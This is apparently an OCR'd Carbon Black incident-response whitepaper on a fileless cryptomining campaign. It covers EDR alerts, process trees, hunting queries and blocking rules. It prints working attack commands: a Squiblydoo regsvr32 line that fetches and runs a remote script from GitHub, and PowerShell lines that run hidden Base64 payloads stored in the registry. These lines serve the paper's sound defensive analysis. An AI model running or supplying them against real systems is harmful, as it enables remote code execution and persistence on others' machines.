
Carbon Black.

“TYPHOID MARY”

# Fileless Cryptomining and the Kitchen Sink

## Technical Whitepaper from CB ThreatSight and CB Threat Analysis Unit (TAU)

By Marina Liang & Brian Baskin



MAY 2019

# Introduction


Carbon Black's managed alert triaging team, **CB ThreatSight**, recently investigated a series of ongoing PowerShell attacks leveraging several whitelisting bypasses and weaponized open source pentesting tools, including "Squiblydoo."

PowerShell execution was detected with Base64 encoded commands, communicating over the network to download and execute scripts directly from Github, spreading laterally via internal network connections, invoking cryptominers, and making international network connections via Tor exit nodes.

Given malicious behavior was evident on domain controllers and reimaged machines were persistently and immediately reinfected, we hypothesize that **Golden Tickets** could have been issued by the attacker. This would enable the attacker to authenticate as virtually any Active Directory user and thereby reinfect every machine. However, we did not have direct access to the machines in scope, so no investigation on that matter was conducted to validate this hypothesis. Additionally, given that the original infection pre-dated the deployment of Carbon Black, and endpoints were subsequently reimaged, we will not assert the initial infection vector in this whitepaper.

# CB ThreatSight Initial Triage

An alert triggered with respect to regsvr32.exe executing a fileless script.




□ Ran The application regsvr32.exe is executing an encoded fileless script. 5

**Last seen:** **Alert ID:** **Location at time of threat:** OFFSITE **Threat category:** Non-Malware

regsvr32.exe active_client enumerate_processes fileless modify_memory_protection network_access packed_code

## Exhibit A: Initial regsvr32.exe Alert triaged by Tier I CB ThreatSight

Regsvr32.exe is a legitimate Microsoft binary used for registering and unregistering DLLs and ActiveX controls within the Windows registry, but in this case, we observe the TTP:FILELESS and TTP:NETWORK_ACCESS, which are suggestive of possible foul play. We determined the alert to be a true positive and performed additional analysis:



regsvr32.exe

**Summary**

Reputation: Trusted White List
Process State: Ran
Signature Verification: Signed And Verified
File Deleted: Not Deleted

**Process Details**

**Username:** [redacted]

**PID:** 8168

CMD | SHA256 | MD5

```
regsvr32.exe /s /n /u
/i:https://raw.githubusercontent.com/smarshallhb/Lu
mpy/master/http.sct scrobj.dll
```

Copy

**TTP** 6 tags

enumerate_processes
fileless
packed_code
network_access

## Exhibit B: Squiblydoo Process Analysis Tree

Assessing the command line, regsvr32.exe invokes scrobj.dll via an SCT (Script Component) file hosted on a Github domain. Scrobj.dll is part of Microsoft Windows Script Component Runtime, and outside of this whitelisting bypass, it is generally benign. However its ability to be weaponized has been publicized by security researcher Casey Smith in a bypass called Squiblydoo. The command line is transcribed below (URL defanged):

> *C:\Windows\system32\cmd.EXE /c “regsvr32.exe /s /n /u /i:https://raw[.]githubusercontent[.]com/smarshallhb/Lumpy/master/http[.]sct scrobj.dll*

The attacker pulls the malicious script directly from raw.githubusercontent.com. There is no obfuscation here, therefore we can query for this command line activity in CB Defense.

### Recommended Query:

- (commandLine:raw.githubusercontent.com AND commandLine:scrobj.dll AND commandLine:regsvr32.exe) OR (targetCommandLine:raw.githubusercontent.com AND targetCommandLine:scrobj.dll AND targetCommandLine:regsvr32.exe)

Querying across the environment, we initially discovered a handful of machines demonstrating this behavior. These machines were later confirmed to be domain controllers.

## Investigation into Domain Controllers

The events on infected domain controllers were virtually identical. We detected svchost.exe, run as NT AUTHORITY\SYSTEM, as the parent process on the three domain controllers and we were able to trace the malicious activity and child processes under svchost.exe's specific PID (Process ID) for a ten minute time frame.

### Recommended Queries:

- processId:X OR parentPid:X OR targetPid:X
- parentAppName:svchost.exe AND (applicationName:PowerShell.exe OR applicationName:cmd.exe)
- applicationName:svchost.exe AND (targetAppName:PowerShell.exe OR targetAppName:cmd.exe)

To prevent this behavior, we needed to establish a baseline by auditing behaviors around scrobj.dll. We identified that, outside of this attack, scrobj.dll was not leveraged by any Windows endpoints since deploying Carbon Black. However, given that Carbon Black had not been deployed for very long, we did not want to risk false positives by outright banning scrobj.dll.


Following a similar method for auditing regsvr32.exe activity, we also identified that regsvr32.exe had not been previously leveraged to accept a URL as a script, nor had it made any network connections.

### Recommended Queries:

- applicationName:scrobj.dll OR commandLine:scrobj.dll OR targetCommandLine:scrobj.dll
- (applicationName:scrobj.dll OR applicationName:regsvr32.exe) AND TTP:NETWORK_ACCESS
- applicationName:regsvr32.exe AND Operation:Executes a fileless script

Therefore, using CB Defense, we enabled the following rules:

- **\regsvr32.exe → communicates over the network → terminate
- **\regsvr32.exe → executes a fileless script → terminate
- **\scrobj.dll → communicates over the network → terminate
- **\scrobj.dll → executes a fileless script → terminate




| TIME | APPLICATION | EVENT | DEVICE |
|---|---|---|---|
| [redacted] | regsvr32.exe<br>[redacted] | The application C:\Windows\System32\regsvr32.exe attempted to establish a TCP/443 connection to 151.101.192.133:443 (raw.githubusercontent.com, located in San Francisco CA, United States) from [redacted] The device was off the corporate network using the public address [redacted] [redacted] [redacted] | [redacted] |

**Event ID:** dc1a41a4942111e8bec7e7567396ad52 **Agent location:** Off-Premise **Category:** Threat **Process started:** A few seconds ago **Alert ID:** [redacted] **Attack Stage:** INSTALL_RUN **Priority score:** 5 **Device IP address:** [redacted] **Device version:** Windows 10 x64 **User Name:** [redacted]
**Sensor installed By:** [redacted] **Parent name:** cmd.exe **Parent process ID:** 4772 **Parent reputation:** TRUSTED_WHITE_LIST **Parent reputation (applied, cloud):** TRUSTED_WHITE_LIST **Parent SHA:** 9a7c58bd98d70631aa1473f7b57b426db367d72429a5455b433a05ee251f323
**Parent command line:** c:\windows\system32\cmd.EXE /c "regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/smarshallhb/Lumpy/master/http.sct scrobj.dll" **Process name:** regsvr32.exe **Process ID:** 9848 **App reputation:** TRUSTED_WHITE_LIST
**App reputation (applied, cert whitelisting):** LOCAL_WHITE **App MD5:** d78b75fc68247e8a63acba846182740e **App SHA:** 12e08492893dbce4c120d69205c82c32c1ac556d2c244b3b536018a5a274355e
**Command line:** regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/smarshallhb/Lumpy/master/http.sct scrobj.dll **TTPs:** ATTEMPTED_CLIENT, POLICY_TERMINATE, FILELESS, PACKED_CODE

## Exhibit C: Regsvr32.exe attempting network connection to raw. githubusercontent.com

Despite implementing additional endpoint rules and re-imaging a few targeted machines, symptoms of the infection continued to spread to additional devices. The attack appeared to include deeply entrenched persistence mechanisms and rapid lateral movement, indicating a lack of properly configured network rules and segmentation.




| REASON | P | T |
|---|---|---|
| The application scrobj.dll was detected running. A Terminate Policy Action was applied | 3 | ▮▮▯▯ |
| The application regsvr32.exe is executing an encoded fileless script. A Terminate Policy Action was applied | 5 | ▮▮▯▯ |
| The application regsvr32.exe is executing an encoded fileless script. A Terminate Policy Action was applied | 5 | ▮▮▯▯ |
| The application regsvr32.exe is executing an encoded fileless script. A Terminate Policy Action was applied | 5 | ▮▮▯▯ |
| The application regsvr32.exe is executing an encoded fileless script. A Terminate Policy Action was applied | 5 | ▮▮▯▯ |
| A known virus was detected running. A Deny Policy Action was applied | 4 | ▮▮▯▯ |

## Exhibit D: Prevention Rules in effect against Squiblydoo

### Persistence

It became apparent that the attacker was deeply embedded in this environment. Of the reinfected machines, we discovered one persistence mechanism was via task names registered using a Task Scheduler to run Squiblydoo upon login. In this case, Svchost.exe invokes Taskeng.exe.



[redacted] svchost.exe (Run as NT AUTHORITY\SYSTEM)

The application C:\Windows\system32\svchost.exe -k netsvcs invoked the application C:\Windows\System32\taskeng.exe. [redacted]

**Event ID:** ee32b991a0b011e8b2f5db587aaa2fa8 **Device location:** Off-Premise **Category:** Monitored **Process started:** 17 minutes ago **Device IP address:** [redacted]
**Device version:** Server 2008 R2 x64 SP: 1 **User Name:** SYSTEM **Sensor installed By:** [redacted] **Process name:** svchost.exe **Process ID:** 292 **App reputation:** TRUSTED_WHITE_LIST
**App reputation (applied, white database):** TRUSTED_WHITE_LIST **App MD5:** c78655bc80301d76ed4fef1c1ea40a7d **App SHA:** 93b2ed4004ed5f7f3039dd7ecbd22c7e4e24b6373b4d9ef8d6e45a179b13a5e8
**Command line:** C:\Windows\system32\svchost.exe -k netsvcs **Target Name:** taskeng.exe **Target Process ID:** 7296 **Target Reputation:** TRUSTED_WHITE_LIST
**Target Reputation (applied, white database):** TRUSTED_WHITE_LIST **Target SHA:** 5fdcf73191bff9dbb03886755ffcf0bc15849f0e216884a5a8b9bb375fa7c1a5
**Target command line:** taskeng.exe {7A7E2F42-C9B4-4242-B777-D4E4A9628CC3} S-1-5-21-3386443709-3168130896-3957666863-8023:[redacted]:Interactive:[2]

## Exhibit E: Task scheduler invoked by svchost.exe

Command line:

> *taskeng.exe {7A7E2F42-C9B4-4242-B777-D4E4A9628CC3} S-1-5-21-3386443709-3168130896-3957666863-8023:[REDACTED]:Interactive:[2]*

Target Command line (defanged):

> *C:\Windows\system32\cmd.EXE /c "regsvr32.exe /s /n /u /i:https://raw[.]githubusercontent[.]com/smarshallhb/Lumpy/master/http[.]sct scrobj.dll"*


Dissecting the components of the command line, we have the following:

- {7A7E2F42-C9B4-4242-B777-D4E4A9628CC3} - This is the GUID (Global unique ID). It is a unique value that a program can set. Sometimes it can be traced back to a particular program. The customer did not perform an investigation into the GUID's referenced here.
- SID S-1-5-21-3386443709-3168130896-3957666863-8023:[REDACTED]:Interactive:[2]
  - S-1-5-21 is the type of account
  - 3386443709-3168130896-3957666863 is the ID of the user.
  - 8023 - This is the relative identifier.
  - [REDACTED] - This field denotes the username, redacted for privacy.
  - Interactive:[2] aligns with the user physically logging on from the keyboard.

### Recommended Query:

- applicationName:taskeng.exe AND targetAppName:cmd.exe AND targetCommandLine:scrobj.dll

Weeks after the initial onset and discovery of Squiblydoo on the domain controllers, we also detected the attack had spread to a terminal server. We see the persistence mechanism achieved via task scheduler again and, as a result, Squiblydoo would run automatically.



taskeng.exe
(Run as

The application C:\Windows\System32\taskeng.exe attempted to invoke the application "C:\Windows\System32\cmd.exe", by calling the function "CreateProcessW". The operation was successful.

**Event ID:** 909601cda0b311e8b0609d67ded3ee73 **Device location:** Off-Premise **Category:** Monitored **Process started:** A few seconds ago **Device IP address:** **Device version:** Server 2008 R2 x64 SP: 1
**User Name:** : **Sensor installed By:** **Parent name:** svchost.exe **Parent process ID:** 292 **Parent reputation:** TRUSTED_WHITE_LIST
**Parent reputation (applied, white database):** TRUSTED_WHITE_LIST **Parent SHA:** 93b2ed4004ed5f7f3039dd7ecbd22c7e4e24b6373b4d9ef8d6e45a179b13a5e8 **Parent command line:** C:\Windows\system32\svchost.exe -k netsvcs
**Process name:** taskeng.exe **Process ID:** 6548 **App reputation:** TRUSTED_WHITE_LIST **App reputation (applied, white database):** TRUSTED_WHITE_LIST **App MD5:** 65ea57712340c09b1b0c427b4848ae05
**App SHA:** 5fdcf73191bff9dbb03886755ffcf0bc15849f0e216884a5a8b9bb375fa7c1a5
**Command line:** taskeng.exe {0816D93D-A387-4418-86D9-536B136B3E0F} S-1-5-21-3386443709-3168130896-3957666863-7670: Interactive:[4] **Target Name:** cmd.exe **Target Process ID:** 7988
**Target Reputation:** TRUSTED_WHITE_LIST **Target Reputation (applied, white database):** TRUSTED_WHITE_LIST **Target SHA:** db06c3534964e3fc79d2763144ba53742d7fa250ca336f4a0fe724b75aaff386
**Target command line:** cmd.exe **TTPs:** SUSPENDED_PROCESS

cmd.exe
(Run as

The application C:\Windows\System32\cmd.exe invoked the application C:\Windows\System32\scrobj.dll.

scrobj.dll
(Run as

The script C:\Windows\System32\scrobj.dll attempted to list all processes, by calling the function "NtQuerySystemInformation". The operation failed.

## Exhibit F: Squiblydoo Persistence via task scheduler


Given the ease with which the attack spread to the terminal server, it is important to note that RDP should never be open to the internet, and as a best practice network segmentation and two-factor authentication into terminal servers should be enforced.

### Recommended Query for auditing task scheduler:

- (commandLine:taskeng.exe OR targetCommandLine:taskeng.exe) and targetAppName:cmd.exe

### Other Observed Mechanisms

Casting a broad net, we enumerated all parent processes to PowerShell.exe and cmd.exe, negating legitimate administrative tools. We detected additional Microsoft processes such as svchost.exe, wmiprvse.exe and runonce.exe initiating a series of PowerShell Base64 encoding and decoding:



11:59:33am

svchost.exe
(Run as NT AUTHORITY\SYSTEM)

The application c:\windows\system32\svchost.exe -k netsvcs -p -s Schedule invoked the application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.

[redacted]
PC
(Standard)

**Event ID:** 5dcb8a0daadb11e892d57bc5518c4c24 **Device location:** Off-Premise **Category:** Monitored **Process started:** 24 minutes ago **Device IP address:** **Device version:** Windows 10 x64
**User Name:** SYSTEM **Sensor installed By:** [redacted] **Parent name:** services.exe **Parent process ID:** 752 **Parent reputation:** TRUSTED_WHITE_LIST
**Parent reputation (applied, cloud):** TRUSTED_WHITE_LIST **Parent SHA:** be42e4a901d6ac8885882d2cd9372a64023794428e0ac8cc87ee3121dd5dc402 **Parent command line:** C:\WINDOWS\system32\services.exe
**Process name:** svchost.exe **Process ID:** 2272 **App reputation:** TRUSTED_WHITE_LIST **App reputation (applied, cloud):** TRUSTED_WHITE_LIST **App MD5:** 32569e403279b3fd2edb7ebd036273fa
**App SHA:** c9a28dc8004c3e043cbf8e3a194fda2b756ce90740df2175488337281b485f69 **Command line:** c:\windows\system32\svchost.exe -k netsvcs -p -s Schedule **Target Name:** powershell.exe
**Target Process ID:** 13028 **Target Reputation:** TRUSTED_WHITE_LIST **Target Reputation (applied, cloud):** TRUSTED_WHITE_LIST
**Target SHA:** d3f8fade829d2b7bd596c4504a6dae5c034e789b6a3defbe013bda7d14466677
**Target command line:**
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c "IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))"


## Exhibit G: PowerShell decoding Base64 encoded commands

In **HKCU:Software\Microsoft\Windows\CurrentVersion debug:**

- “Debug” presumably points to the malicious code

### Recommended Query:

- (applicationName:PowerShell.exe OR targetAppName:PowerShell.exe) AND (commandLine:FromBase64String OR targetCommandLine:FromBase64String OR parentCommandLine:FromBase64String) AND (commandLine:IEX OR targetCommandLine:IEX) AND (commandLine:debug OR targetCommandLine:debug)



runonce.exe
(Run as

The application C:\Windows\SysWOW64\runonce.exe invoked the application C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.

(Standard)

Raw

**Event ID:** 5eaeadc9a15811e8b2248b835e6f8bed **Device location:** Off-Premise **Category:** Monitored **Process started:** A few seconds ago **Device IP address:** **Device version:** Server 2012 R2 x64
**User Name:** **Sensor installed By:** **Parent name:** explorer.exe **Parent process ID:** 8676 **Parent reputation:** TRUSTED_WHITE_LIST
**Parent reputation (applied, cloud):** TRUSTED_WHITE_LIST **Parent SHA:** 03d1316407796b32c03f17f819cca5bede2b0504ecdb7ba3b845c1ed618ae934 **Parent command line:** C:\Windows\Explorer.EXE
**Process name:** runonce.exe **Process ID:** 9560 **App reputation:** TRUSTED_WHITE_LIST **App reputation (applied, cloud):** TRUSTED_WHITE_LIST **App MD5:** 2f0ff942fc55d9719d5126c3bd5d6fc2
**App SHA:** d4f991adfdd1949ae08a106dad8a7899fef0bf5e691ac74099137fc5ffd9386f **Command line:** C:\Windows\SysWOW64\runonce.exe /Run6432 **Target Name:** powershell.exe **Target Process ID:** 9604
**Target Reputation:** TRUSTED_WHITE_LIST **Target Reputation (applied, cloud):** TRUSTED_WHITE_LIST **Target SHA:** 0bbf1952ee724d29f04d9ea52cae9c8c781791d57ed127ae7b618704c3395a79
**Target command line:** "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "$x=$((gp HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion Debug).Debug);powershell -Win Hidden -enc $x"

runonce.exe
(Run as

